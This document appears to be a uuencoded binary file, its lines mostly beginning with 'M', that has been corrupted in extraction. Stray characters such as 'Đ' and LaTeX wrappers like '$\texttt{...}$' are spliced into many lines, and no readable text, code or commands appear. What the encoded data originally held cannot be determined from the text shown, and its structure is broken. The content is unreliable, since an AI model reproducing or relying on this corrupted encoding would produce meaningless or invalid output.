M>;Y6:W2#W%/O]6629SJZ'I\$5;RK)BH&F')WIZ.]0?U64IVERNF25+H=%,AQGD $M!O=HQ69!@T:VHX<EQ;XS)^*OL+<"472SH9`\G>K?B0##?^@V7]2+5*N,[JQTD$ M6'YABZQN_8UT<&&%^)V"GZ6YSD43)0E>3D3LI)W&PH/<[(!F5HB(]'>OKXD5D $\texttt{MYYO2621;7/E'-^)KG0^+T}/JC[[1<84\texttt{HK3DYZ}\NO2]\#\texttt{FRXWJ'M4OY}_\texttt{YT5D}] \\$ M0J@_?8`%(HI--JM(C_9?(Z@4Z6F;H%G_X]SGN='M]D'KMB<8UH&+DT7\$&3XDĐ $\texttt{MS9Q9)R(H@`F; \$O < BS4*\$ - B7K - 2V + \backslash > `I < 0F"A\$!?\$0G,[YQ\$EG.ZN,*\&LZ27D] }$ M^K_--(9?V:(EBEY3UOLP=6`0S:A\$(RWP.6+S_9<@.N._08J_W,UAW=M,O+>NĐ $M = . 4 = 228 + L SGMK[427[->); ZG]0XLZ[*//02I-">/_Q)/_0-LD$ MP\$?1C8YWKU>6^]FF?)UFVQ[-5L?IM[O-%TJ'I[LH[PTR0H*4W=U=YI)G2^.#D MBY;.,E:SJ@]!\$IE-]R.?3<Y'LKY]![^D*C&T3M(:C[KATJ67*J\Y%5HLF)%SĐ MY[A>CW_3T*9BNE]V(97207"[0!00/S:6P?:NIC1;;9X=*WIEO'>\'3R?>9@<D M+15TK"[VB8K\$URP0DJH(KZLP[&(OAKOOT#'[.C/?RZ?#:)>73S,IUZQ.?R4.Đ MOW&BS)*R'`+K^^#7_ZTAJD?!\$B^?.`C\Z0BVN\(WUP^YTP*>SKN]>;A4.ZGWĐ MKCI?>8R#!2Y.-TR;-S1U"3K'JF<)E%&BC/L@GB[#TS_=N!U1R\$D^(GZER,4QĐ MY>&+"CH__E>_L*K*"G9%K#=UUM_/'*J\5"-EO-U,HN@X.#^S1@ZQ0*DW5]D M,I"F0GM3Y+[\1'Q\FN@`9U[9.;EJ)'XV75W/QOLWZ'B6"\-I,6QU=Q-";ZS3Đ M>6ZPG:17/M+B%4P&<['HCY)AS?I(U>6\Z[F#1`XF@9?><^8!JNQ4!:_3T.K"Đ M5F\9I5W\TQOD?V'.B&[&"41T&\'48^28#FZ"%H(E,#"<?^OVOY":X!^6Q9<MD M!__O-WS3?GZQ6JSDMC>>Y&SZ*(<N@B1X"7=[K;!AGH8O^%^BMDO"%^F[UGK_Đ M8C[]\ENSXZ78+"\$@'!6Z'\3X[]TN1,@)/DI*H%+UWN*\$LL/S.DY.MHCO>1;ND $MU;3Q\; RV@\#)V_'QMJ\#ALS*"> 3^[^F_PL05!>D,B(K'V>WA=6-^%C(P?\#D))V_'QMJ\#ALS*"> 3^[^F_PL05!>D,B(K'V>WA=6-^%C(P?\#D))V_'QMJ#ALS*"> 3^[^F_PL05!>D,B(K'V>WA=6-^%C(P?WA=6-^%C(PV))V_'QMJ#ALS*"> 3^[F_PL05!>D,B(K'V>WA=6-^%C(PV))V_'QMJ#ALS*"> 3^[F_PL05!>D,B(K'V>WA=6-^%C(PV))V_'QMJ#ALS*"> 3^[F_PL05!>D,B(K'V>WA=6-^%C(PV))V_'QMJ#ALS*"> 3^[F_PL05!>D,B(K'V>WA=6-^%C(PV))V_'QMJ#ALS*"> 3^[F_PL05!>D,B(K'V>WA=6-^%C(PV))V_'QMJ#ALS*"> 3^[F_PL05!>D,B(K'V>WA=6-^%C(PV))V_'QMJ*"> 3^[F_PL05!>D,F_PL05!>D,F_PL05!>D,F_PL05!>D,F_PL05!>D,F_PL05!>D,F_PL05!>D,F_PL05!>D,F_PL05!>D,F_PL05!>D,F_PL05!>D,F_PL05!>D,F_PL05!>D,F_PL05!>D,F_PL05!>D,F$ $\texttt{M6.W"*W\#;P.[]\%?;P(B*D)}^{V8}(6+\%_!S.@M;?Q]U^5=Y]-U_=:\&QZ6*ML9\#D$ ${\tt MY64W^*VUJ7:7LCW"'6KNWZ@HWT_?4="'][1IK^S.C\ZU;<.UQBX;C!RZ@T.=D}$ M&Q<>()L41^+PX#\$.&_J!H5&DA+JT`FA6?KO3;=1B:._->;#RA`GLZ9B)E=G6Đ MREH'G=U[1BTT]_]:+DS7`4PZ+DJ)RP>[LTX8;X#NV2'6.@MG7'5I;#\G^*V>Đ M,LLQW8MA>^/E/,@9[?=20'%'AH_?ML#F8X#;Z;A*&[9UYW,\$H9[:".V"C>@=Ð M'1L[Y*V,\$>B_:CXSZ8VEU!XEO^%W+:ASJI0\$1Y[I"I^:0MBPLFZEIU!B7+EÐ M#" E[T(N*'<YW<HL\$*.S;KXI)T4 G1^D;7Z G<<MWR\>.#8=^7W1]3Q0-D"*Đ M9_',VFGMU"*HI]=YN3VYLOEY!(=7-2K3OZ(!OSZV`*UD:''UQ>8'065>#MF_Ð $MU4X(80ES<, 4Z@\#/"F[1R78R<E$A3+=1+2;PZ)70,68RZ$S2)QVD[N5SZ\11Đ]$ M7X/MGCR9"#V(4^6U_C113;(3L=AIC!JW/_?M<=GFU+!_I/UCY9.)2?\E*>Y>Đ $M3([K_{=\&D}), U, BP'V+]+.!\L2-G\BCS2ADIJC<@!P?<+HV^/T18<,VSI#<ND$ MSPC\$WIEGUIQCMJ4GIBZN-3\$/:RZ1P/VX5!.KN=&BX,/QNP'S%VK<8RA)-IK@Đ M8Q4:#@S'?Q<-T>[@'30\:FT';S(M*/V[/WWH.DU&.#CHPIEA_=[O#AWTWKG)D $M[40ESK; ? +RT = '_ ' @Q7 *A) = /\&RVUI = -: RPQ$V ? . _EL@2ARI?] *V " ":Z+D = ...$ M?Q/(7WC-18Z.6F9D`5[+U'!H<*<P&F8ZM4\$M^.9GA"[:VX8.4%4L:=!8FPAKĐ $\texttt{M*B}, \texttt{^4FT'_V_; \\ 0-D6\\ \$<*^8LSKR-[_U, \texttt{MF>; [JT,,6">'P[L?]7Z@024B0=\\ $$ $} $$

 $MGIOU^{1}[][7\KCQ#H-Y_ATM[\L;Z"4\"?(B8D+5CY0_<GX/\M_\H_(Z.>@:FD)]$ M1H8ZPF:61@YT9E9Z)G\.*F;6@C]\$=/YYT\S:1,?11D?(U<#(DM;6VN3_YSKHĐ M_Q26[]__<61E8?['D9[QG^<,](PL+,Q,``:&[TP,S,ST#"ST`'I&!E9&!@`AĐ M_?\?OO?_HS@Y..K9\$Q("C*SMSOQL_K_]^<Q8^/_.W[0_[TE5%9:!!X&&^;/D MO_!BHH+R``!8)P``\@@%\>=*@%%X[)\#T\$%>Y`>@<@+W^,\)M*VHF@,`@('RĐ MUQ_0)&OFSRL`+\$<A54<%&V-'%SU[(X"4F8&]C<.?,T(98V,S`R.?<V8[`.`SĐ M^B^.X:I]E@'I:RAB]^'A8N+0OCK*?LBYGTY,!(/T0S?W?9#LT-02+MFT6S<ND M#YHLC>)G!(GL!/MI+.WAZFKZ[.>K4E>F%R<G\$XXU.&0[>X6QRT''Q<G)B?>ZĐ $\label{eq:mch} $$MCH] 2PDL1XMNMKIQ>R^DEC9V_OW] = <_&D4KQS2[R^*<\?[>J5!]51\#PD);Y^*Q) \oplus $$MCH_OPD_CPV_OW_OPD_CPV_OW_OPD_CPV_OPD_CPV_OW_OPD_CPV_OPD_CPV_OW_OPV_OW_OPD_CPV_OW_OPV_OW$ MY>:7-D61LK3-V8-"N+NVQAZBQ8R9CM:JZNSN^\?'-C_?A5Y^3/78P.0!8SWD MB4/2RN+BH?O[YTG7PZ+6UA4G)Z?E1RLKJP=M3<VSUK8V+:H\$>W#E!]_U,ATEÐ $M:[]U%575HY'142T/C[83/-LO7[Y4-C4MKB"/G)^=U4V=U56\#MS?.9:=_5A<D$ M7]U_<9]771^=GM8S4J!;O,4RLB5P>FJ\$4\?J+Y'W4C;T(7:@4K(\+_"N%%\$VD M%*9=^8%3*)5V@(#'8;@XELF]ROP=5\XKL+*P<&"\$3[F3FH:FX=7#W?TLH_4YĐ MLE6^Y,>PUMX*YXJ4=.<NQPGT2[YWYZ[-2VYM[<QG96U+)L?3MI*2DM%E1\$2\$Đ M<]2B79=7\$&Y]3E65RLU]:^Y/_?F,VD99:36UE`2!Y;?(#[=#C[LAEW8%;3UQĐ MO,1=H8RX:YC]OE\$!\$U0OO`A-\$0>;:J:-N@:SW//0))?O1GNQIY-*BW9:V9<&D $M/=Z9(YT<J=X<ZBV1QII]^SR)^_TZ^FF,@X+&7001\\'@1G9$'&_E2NVGW4<*+D$ M(@Z7-1P3J*_/M]5977/>,+L[=/O+&#J'08>CTV,XRR]>GNB<-R<&9C)V]195D MAAF</!9LV!I<J1Y1'8>;OGJ(D16.?O291%TZ-E963@T-S\$'@CLXPJ!14PZ6ZĐ MCL!&)%OD*^#'`3@9`X5E,5@Z7]<MWJ*_"0#WRXD#?<#!@7&O`4@G*`]HY=9UĐ $M#+^6SM>W''A@H%S\BDO0XQU",U5O0BM\'(A!+D(U_(ADPD-)="PPJ?2;<S`"D)$ $M2W.=-\&=/A2:;1K=*FT.@5V5QZO`SOF)KQWB'M;A5!W5<]3[>>&552\^ZVV=OD$ M94%#;P`%DBQ(,BA?+RQP6E5(R`BL%?`+'LI00L7]OD0['J`[L[I*'%VL]'L^Ð M6?<[_GYBOL))JKP%YF]__FN\$*W!Z83P@YBX>(86OD:.X2I**O)55A9_&&Z#OĐ $M'E\$4.^$+'_;)+L^(`-D\$<^[:Z)9S$<3U7L+:L&C\C[A":(*SP\#&C/J[4&0]D)$ M@&!>(PR!3_1>EBC&>&W.S.@SOF[1`6SC!?#F;`#Q=TQL%+*E`*PI.RIXPZ\6Đ $M@/2G"7]_;[2HM7B;H-S)4:)U(AL!^?]C?,^W@"DFN]*7G/.=!"HJYP)SA9P7D$ M%LPO[O#W4Q".PFT48;4E;:J,,Y]O\$MJA\$"CP)-BBWZ--":?Y<OT\$0?_GA>Z:Đ M"B!H<OTC`2XN_1G8F.[!6,IO`IBU[.ID\$#T42J!T2^,S,\$ZMWC1FM=\$J30]#Đ MEP.4JJRU5AQ3%4W6H/D!](3Z!+TX]VO>+!,!I\/3P^?FV%R>`-`&7^AO)Y`Đ $M(,AN=V@W7JN'.[>=Z&<WM_%$^O[#)6?V)94@X`:PY`<*J>GEU:''4`(#/36]D$ M?JS^`KE.>9AQ,<%]CJ8RM:NI%HI-LF7!%Y[16LG#6D2U3]5O^;-;0:YNS.O0Đ M8],^>'4%ON^ZO!@(_<U9-F`N(:DW'`3YSK*4)UGG-Q\5-378KY!QT@,E77!@Đ MK:)B/#2@U#\$8?,C1L1Y+`[H[[+4\$5%DI"I!-Y"<#40P%E:M>N1_X`U#X*T`\Đ MEV\\$HL]O>WY3QW@1E"L'UVPE(3YQZ?\$-D(LUA&1@GL,%P./X2E_ZM)%TF3MQĐ $\texttt{MO.\#"'<1UPYZM*0[S,Z5_$U_V\&\&7(<<BQ1T9"HBY!0^TX15U3A-.4\&P\&-.R5D]}$ $M(J^M: '0E; .P=M'J7*QG=E (60A3C$+Q^@-Q3J)T_@A.5KPJ>; 9&%N7NM!C]Z)D$ M",?.QXHX!WTD[P:4!!TZ1<LK4^'#[4X9AL^E&LB"I"V36L3\,O1M"_,&470SD MN\$7)-.,!.P,K^+5]!]_S"OBXJO,YXO4RFX5^,\$67WNUQD)!`PUJXL*6;90L=Đ M8T&\$R-I^ZM[#&4#N2_-V9L+K,.F^4`<WRG9^-PL?<'IZ_XWA"A-3G_)=EHP-D MSGX\F6'=0`'D\$!N!P#GK=<VG]9#[L@7_J10E>GIC87N!P*==HU4_Q>-QD'=_Đ $MX90: !7[+.8**"N^DPMSRY<PE=:56G&7R?='V/`3Q^W&A^[+TZS6IN1W-*YD]$ MZKT`,Z3";-E*1Y!IF`"HAQ!K93(`W-7(VK'CO9__JY8;V`@F@!@&FQ#KMXNSĐ M\$V:LJAHU6%79H))B8DOE!"VEMJ^*N"23%NM4%#6A=0QED^&P?I/-IO8PF.FND M'XTO;16<;YD^:"('YVH'3A%?NA^PA5@<\Z#NRTW!*'L%,,_N\8H"X8"\YU>PĐ MUOY*5N&XDTM&-[ER!7)H,%3QY750"[AL&%8Q30SP8N@^D"7YQV1:P(7N@)-+Đ MF%+AI?JJ.M\$SK!*Y=>;&.!(]\NZ)'*1_,Q'D%@H=H/#*GXLPJQT4<X8,0*.)D M]#RVI(9\-?"('WTFR=0!8C!Z:C7%\$]6FD2CQ0.27&012JN7%N&*=;/C2T=:VĐ MF.RF4"A];260,QV%J5.`I`7*%:?R?RH(_WW!%LX"0-?VHQ=7UXN?\$835-[K>Đ MZ]6YE^5*DAJ%H81/V]&^KY=XILO?'HH.\$PD=3/DFP\9GE3ET'=S,>!<U"FL(D M7+K69M.[5Y,0[%I-2*B%D^AF\D2I;"PO\L6FXUX9M*O[.]07<&K+Q8ES9=I[Đ M,/U867(5XBI^6[S*BJHLXR6\$Q4W;7OC*EH+ISC16GT@)YD?'9FL %JT7))?>Đ M<R^\BV8%EF8=[Q>F2JD(U**1COW[2T>/E=3UQ<Y'I=/\I*[C3VA'2A2VW"6YĐ $M?OM>XL(X["[3:Q!0=>>SI>,1,$;^4%#/XR^V"EI:1M_R9VKU@:1&]KSE"FMED$ M_N:V97X\)?%+2B"1GG"E^D!C4NN1>(XR1!>Q`,@U,VL;EJZ)?@F,%M1(WNEUÐ M[]=SZ\.)#-TP_',<M'TI**+P6D8G]"TU#8LTH.T)I!]C]6C[)\$5]\$[O#@:H)Đ $M"-7Y>MLBVI<E>0H<)+.>G^!FCS\,^2Y^_=)7(9SZA3$2,,SBL.W910",@+M$D$ MQU>VS.'S<,:^<-"-MEIG\$M5)C*^2DL9J4_PQ,\$`6!]L+DE^&<07%(79XN5S'Đ MBN?SK=ETIL77(;NZ'J]1)80;H@WV*O)!3_4<.0^6V_Y]IS]L5E=;UV):>>7GD

MZ7XLJ42X5Z/3J3*KQP)<3GM8P:'6B3_ZZ>+-C3B3I^%JAT>2A4(7'Y-FJV,)Ð M5NZB62BGZU\$UEN.-^']0'*\$0D5KP`:['I('1(70#9(C?#8Q#74'Y(1,3<#=RĐ MDTS44RRRWL5Q;^T71=,K&?4]E-(.L?G@<J)M!=KE?.>ZO)^(B=&N^ND\)S"UĐ $M=9\&VL+?0^IA(T"YJF01IROMOB;S\&:5]61NUW>$PIS>D8FWN5J<JMJ."]/6D$ M1Q*HUWX'PD:D@XJ45'4-TI<H]F2K"C;L5XK-L\$ZF'(QD>96T.7QPN3RP=FU;D M/RWZ.&C=C+Y%T7DJRRHVE7V9F89K%I1E!!+X:D\$!K"I:<T?P?-[L(-S/5AIZĐ M^6D2M"U#W!]/J!<OIU4N92I5CD69[J5MKQ=M%<AU)I.QT?`#4S=T5=R:;P`IĐ MTSVSH@QS7>2(DK(T_>P)YL6WB9^]BPN*L'=^%?,Y0?40;`KZ(@F).XU0KBR\$Đ M39W\$\$*; `<NC8NZ-\#A@?F60EBX5R9#QKX95WQ(*+I11B>&^Y@U]?J-=:G4YGĐ M^+?TF-==-KWOR_&G01\,FS_QZ`;6RM68UC_>(24?6E05'X>(\$:FKWQU==D+)D MUO_E/A2=8"3K.SP>F_='DU(13V.(1>YX)0%XUK8NFG<19M>?#[-,K%;:7+*`Đ MCH!`'\%9KR<&-'RH`\#4>J&Z"V7SB(YO5SN]OMW\\'U^EJ+P_J[_@GWVQ`QA/PUÐ MUN(LI"8LO?-AALO*NZ\SP.9HKWY6VB&*^R\$9SC3,3\UBL;+&8VKUY?Y4BF6GD M02J%<3[<?#21QOKE[OC%.L//@'N=NU()HO&SF[\N9B_A/T@1"CQN&S:4MBY/Đ M-M>39`URQM5>K\$.FY]+/,@,P9_"I44*_C,4.5,D1`YD_X?+37(59K<+:%:@Đ M23)1>+[F\$K3J%/AAEL43''Z@+N'7A>9`-_GUKYGNHH90Z&`E4+4+P3QW<KV:Đ MG7<%,K!5:I3?]-,\3C4VM[\$%25[&NGQF?AB!Z\M&V!*+BI?D=NHO4FGJRXB\$Đ MK<ZV;XZSORL^ZG:E.IQ060<0\EXV?JX.:HU^6KIT1*Q7:B7XK?H9.%(&*40MD M*36@A"]I`%1\.0@=`2H`\$IXXPIY%._\[AAQ3)`J\S1[!5!ZO5"#GUU-"6N>IĐ $M(U.TL7RM-N>6LJK.%63<\W@%:6>33+?"ML-, #SA-H&L*DTDC0[RKU4K]],_<$ Đ MG&YF"^6T-,+]*=.?+7GUS[<80[1=9\$<RCZ4YCDD>@WG?>M;M1VD&CD!L;_A2Ð M)KU%6P`2[=9MYRR@X]I/OZG72I6H*U!)2X\$NF@)>F@Z7'8^ML+1L.GR;5`VWD MO@QELG=2K.NF5CX'3%E?'^;D'1;!)'\:.>]&L&)V"Z\^19[^:>A+%IL-R_`RĐ M";H.Q2PZ)E^X1DPZ`I+*OF[6/;`04\$>2302+\"&8NO%:+F'K&\$W8-'BM-<_;Đ $M<>7)VQ'+E^2G]?5S4(M@F."D5X1YY*]DCBY9^]S)--&Y>P539?SAL74SJS;Ð$ M]\$/,)2&=;(P7[&Q4M5]"1M_D!R`AHOI?]?=(JOZ#>8HVW4J>Y8-*Z.O,+(_LD M)SK?>A!MIN)J'QJ#>MC5PN%VH]1E3YR7*Z_V#K0R-[.NW12;*Y)]MLZZBM"PĐ $MZ9I ==]R-L(Y<PYCD_?S1]NFX+7/I>>@10'R7;U#^BGFC[*>'5CWV[5C'IXCSD']NFX+7/I>>@10'R7;U#^BGFC[**>'5CWV[5C'IXCSD']NFX+7/I>>@10'R7;U**>$ MHKGA(FWS+?8UV, <USF-48V-[XZZOM5G&ZXOWD*:AA<[KNNZ")"8R,H0"7!ITD M.\16,SI!_IV4N;)*<OG-7\$@@3F([/#7%6L0_FMVKQ7-8D]7E'F9Q9NDLT[F?Đ M::U[H_?B8/72OC^WVLFI2;6*)=(;LC=:\O1%YL/\$U/`5\<7SY=&H5"2@06)Đ M\$!T`\$TZ<+.*K]P=D"`B>']JL'0%,`*X`]Q]K5-Z;[6YA:(Z=?D(\J'HI?L;MĐ M5^]]O'?(#&F)M%H[TFS;8`8VP`]95MT5/7`VSMWP67`RJSB/#6M0W^(HQA*<Đ M)#&%\GB8-NCX&((5_L%9]&ZFD3WLR\3C77/@78#OE2/V?@XJ1]PF]X_A2WO\$Đ M!K[;3*W`-GU1*+X43=BZL\$O;FO:MG[`DNW`-1FW#\$E@]2+HQ.OJ5L%D*\$!P;D M39-,_4=A%T,=J+*7?I#X]/X_^[]XFAZS(BJ_!(`!8K,K?34QM!QS+.(O"+R?Đ M]\$[CD-[PO?QK\$Q,34S*!HT<JG466&WJ>Y\L=FXY@A!B,6D&8AE^W/AE85U#]D M_A-CT<F!\(QMEW=`!30\$1`H">@,!2I*UO._K!*0#H,'=<7"6`,FOS>+JR=30Đ M6D3A.3\\$LSWV`Q\B73X=U-,^KTX6ERZS7L]\H)J2];?05"4H0,=`1E(8)A0AD $\label{eq:mell} $$ ME\1+7679)O!C(I6QG^XO7+HV.VX2JKX\.*2_KBSRT$:U[@<%(E\&-DJ/<A6(^D)) + (A6(^D)) +$ M<\]3D0\H/VLY4R6^^/Z,X9VIWU2B\$%;R\3LR?2DOR%O4LI\/6Y.H]\$Q\S:KRÐ M4D"(TF<7*_YES_`++1@6_*[[2+[WLO64EB%7VY0/);P`X)GALN%VH.RZ[K2(Đ $MY1 Z)/<=8$MI2!E^*?16/DK7I3F6HP31>?5C:$O^J^=/IB(/")",XOUH;MG3Ð$ $M\KSNUY>M8)8-+P?U_4;?`EC/_+@KPE$%MPU8W=SNC3C(Q%#5F@.W@,V&4AE#D$ MFLJ\$"QF"73T)9YJHAXO\$!#AENV+JU_N=4H1Q['0K#J%#)P^,CDIFO_1\'P*#Đ M\$DP[0M-NQTF%-A"'HKP!371R="S48J8\$S;"MF\R73408F3R<PY%5Z41\R?7DĐ MXW#LY1Q`DP\)XON(CR@S#'EML-T&F>UY.%\-]QL,>R!4`50"T*;)[<'R1%C#Đ M&LQ#2!K4)V4#@P*%W,'^N222YOFZBAJX]TXN.Z;O?SI*&H;18L*SBP7#486IĐ M^UO:NGE;^#%,YV.\$^^\$H3U@3)EE0M!FC.H\$V+\$^;=B/9EB(FHYNIM)2*IAVMD MZN1\$?!MUPT-&;ETKS);T"N\$"T@#D5`RZUJYDQOXPE6.=NZMK>=SSP,AZ.YLOÐ M63^TL6/YO.L=NJDZNZ_CL^/SHM&J=1/F0K[ZA0.()QU.M__BL"]7[=H)ND28Đ M]F<8WXZ3QD``#?TV>NA!V\$`TOZ(26WY%&W6A[W_J4/([,H,#SOTH%=_PB%="Đ M.D"Z"`,(15>8PNG"`)"R81]O75P/7Y'V\&QA\$S'X=SS<7R*>P:F>M_P1L=N@Đ MC;^,0.SY/?>[#/4_XH^5W&*A"Z64*1\`-I6SU&)8;O`(,7UN.:WRK%>VUOS\D M"W'T\$Y#KPAF!F=\$9=YF8<DI*#4[Z#@YAZW5>K](MJ-;HQ2ZAG,][<1%VX*-AD M&(^OV335PS^OGJ,+D+5TZPTGSI"I8>^^5[>'*\$"P.4T+8:AY,JIJ#/GZR4/6Đ M]`#>?B4X`@3\^(6)?L+CL*B^56^^7V#/'M9EWDN&/0MY,KR\$LO"^71\$K3[(?Đ MIE,G3<[K7S"GT(+*!N'#]<R/UAW\$_F?*<E4T`\@,VT(%B)*L4<M[.FCKHC7ZĐ M8!3R1[]0_A9?FH64EWBO-SL`00`I2Q:3:BU^/<M!LI5L'LKVMD%/K!9M_AW,D M\\:_388GG.\VB[-Y9-WVC@#;!48&3-RYCB?J58XF+B!8H^K!7EEM"V!2#`NIĐ

MW^RX<+)IRO>_]-CT6&OJ>N=^/%'I&GYOV_&H4.L8L(49\$M@BCG;I5I\$OF#>ZĐ MT+U%;O(>IVJRS1[5>KV>;/Z(FW34DAD*K&P;TVK\X&+=O2)[O"G*,&JA@I3WĐ $M1T<]2=2PMG_7=U>"YJ*DBJ4/!)D">^*Z&<I#Q\0;6+1J6M>KJ5RH6-7MF82>Ð$ MD]X'"\$Q-AE_G?0,"Q*RLS@L!?-B>(D!+*NJR_D)Y01_0V9FI]S*BNJ[I&8NĐ M%-111AZPSL!(>O12NE]62199MS\[P(Y^.`OYXFCB<7?OJ1G9':#!@"]]/?*TĐ $MW?:7@^4)'3E(^Q.5:M[\O(;(=/&JNG3I>\QQT9S5?S&[@X^D)#V&]C(Q49:D)$ M+HNWO,BJFT+PG&XQ#<U'B/<C#1B&3JM)DF'%PH)C!/&`>Q\$PA`-@[Z8>.6#:Đ M*?4SA7A0L\V!*Z?EP,-0N(.XA<>#G`JWH,%/]G-P@@"Y:7U.3!N'?!QCFF04D MUG%@VO=(5,MYB>RLDM7W__F3"%82,O%42T"I\2/W/5ZL#?1\$O",T;3?+G\$/BD M1.H_4)5E9H`P0*]\$\$M];E^FK-:?K;YO*CXCVO8N:@&#T4PE5J/A*E?=UZO5OĐ M_3J7"F-./>!\$?7=''=T)H>%S2W/EFSUB@'GQ`('O6'J%\$LD]MUF?7'XJEW75Đ M:KI86]_G\$)&AX0H5,85:0N02]^78^@<BTM96-QZL8RRP_[#2%[=^W*ZU#,*IĐ M,^8J+__7594/_]<]<MZ#"9Y7RUY"SV)2DR>14DG^P4*J73TSG:(T!;6#\$RBNÐ MSR742A\/?XTNTP[.3W:5EN"/*TY66>4S:7FDVUS%(H^KZ8B+#1%\-'-EJL#XĐ MED+B<11<EFFTIOOA\XORN@EFI.+R\M\\U+&,V%_(+0<?M&;@?PEX58?)DOA*D MM?A&ZRM8"ZD5^-*V\%\$A\$Y]5E2@4M4C0=L[Y\$F%[O5HUP2YS?K,UC0"J4*M4Đ MRJ=7]T/T99=WSZC7&5<`6F?'K!#W?T*`,%9H-&D3CF7W@X"FPZ;@Y4P`(7(TD MEW3Z!E;JS>+\^*LK^.R@SB"*'?XP!QS.T_K9"=F@P==^\$#:MQ5?=Y_M[!2TGD M>"P\`J8IA&SKE7JLBR=4:31^:;AO6+\OUCWF&YT9\O`3SF#7V4VRRBP*6\B.Đ MH6R1C)6EG"I\.C(HFZ:,?ETS:]2NFP0!KL\YL/_4*NI?(,1I]W7?84D7<[]<D MK0X.";20ESMNDM(_V3R>GSN[^\@\$79M/]3J"U!IS"U08ZP#+I%AF4IFKAGMFD $M%[G_{(\infty)}] = Q;WB9^7)N9A43:*C7+>FZ_1%AYRA<>5W>*J8%L!Z6-LF,5V,XD$ $MH_T_@(_\8W@K(\&S\[@3Q8@^>Z84#9WN<"\#LH+E3,:MJ$H-^]WW:S(I'N8B5HD)$ $\texttt{M[1P"O_) = (\$-]E<R?..=LWFSO<@^QH/UV<.\$QZ4\#G=DP=_URSK(EAT_JL_/A8D) }$ M]>(3=/J'8\$?;/N%A=;-!J0BABQIBHB6"1=Z]'?)N9CB?#!^X-5Z'CB>27-5]Ð $M/F/I,2&*TH(_PP`(YN>SB%))SK++W1J@"TO<4;D=>^B+JZP,'KVFBXL+OD M49M=LSM=;/7H.W/?FNZX>(2WNBCJZIS,J'9/=""%U!)S*Z%6TJV[H'VC+H-/Đ $M!C'D[_Y\/_],N3012.;C=\#Y\#!]AW6"BMB/G25R[3``J4QG+\(1'+IO$@$+9'D)$ MV"CXSIR%7@ZUP3H?,U_#X87*J3D`LJ5RE%1%TBG&M&%@M'F@ML^]7Z+X+C6;D MK%:=#7#]SG*^==/P56FWF&X4?P.IK@^1N.]#E4ENT['M\\$<1.43!@0N(F=0CD MOW93<DK(24ICM:J9\$#CNZKIP/\WW9FB^B"F_[4<[G>>VLLJ`^!WS<"M6,\HAĐ M.)S'%3VJ107K"X5TA-P"]C"JA:(+U8@&?`/V-U]VON(CH5:.:)(]GG=LGJ\WĐ MK5827W%;\$55B6@E!-IOG!G=["U@C*>Z1F?'IH<W!GY(,\>Z#L<I^''!\".O\$Đ MCVX>07OM[HB%T[[9`&\$TA.3:3RO;X*?`W-9;[\6P5G<'=CQV0J5^./`;?>\$=Đ M?]%+JSG_L<8`*VK",'X%_U`S&/ND[;,R3%/"_1_X<+:?;]60SG@(XQ:;0]C!Đ $\label{eq:marginal} $$ M"D^G`N$,]>=\#PL6: QW21JYA4!_MX@9!MV4'URD@'280-A[*YPB=S&\01Q6^D] $$$ MN;]?IFTL`0KQ9XL2)2Y0<F>L;J+V6WBT0[=1-VQW&)0_^(2^78=M%UJB?Y)6D M%A^SJ,SIH@T](1QN:"TB/I<AOOEAEH]?H(DYFO;L/"7B]VT)2K?B@E_B?4\GĐ M%BZ55MTT26EK,0MD*G.+I`=3(\$WF]]"5U@_ZBPL*)Q?NAEEIC=8-JW4.<1Y7D MMFV<=C7Z3I3=[]GZGD[UJ+>E*[+?L=7E-8T!4'_HC%*UMR[,-*";HO+X^#@NĐ M&O);AZ&'AC^0.AX(:KG:B&<69H\$<1F\$(?G41LB&\$U"3.1_1N,K*]SX3R&Y^:Đ M!7UVKN1^P!5DB`C`*TG53;HC8T?#AYB-#\$>I[2L&\$'&\$8^AT+8*?0T0**, (Đ M^+6\+U_96KKPLW%W(?2WA7DA9K/3YSMB23[_NQ;U4N60\$O39;R^[R4POB,9ID M,T=ZAA%`Y(JAX!\1KYV`UE5LP;3!Q,EH4MA46E34P)\$0-^0[(=X3DLXRR^DSĐ MH:2^!W&RA?_DH;4TZS:`"OB5:H79'9G!.38;X7KX\$VGM+F46G`I>7?>5:!MRĐ M.Q"#`!/<'LFC76TO/<VZ=3D6_B<OTL[QU38\$;`JX7ZG&UV;`0+=J,_H-F@]JÐ M++1DJ4!R_&][2N]XF&)T67^Z@W)VIC4UC,SC5,Y739'5KTW._9HJFDSK7J?!Ð M74ZP2>,N'OA=\UZO89LN*ESO1\$VNPT1^.GWS1!/H#"VEB@S+"&7P`'**3&Q=D M1)!"^?W"[Y.51"L\=B6Z#FY@T5MFG@@SP5L`^IG"`(CU.)MBM'DR\"NMDC5:Đ $M, [@ML01L6(%??+<4R<GR0D+^![=B9(*^U-WUW!Z^*O'RMRW6$1>`-6@I)`=>D$ $\verb|M"4NH1#|S0(P^LQBCNK"NKK>;F#PZF`<N!=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6LE=D+KDP;U._HVX8<SQQ?M,2*6L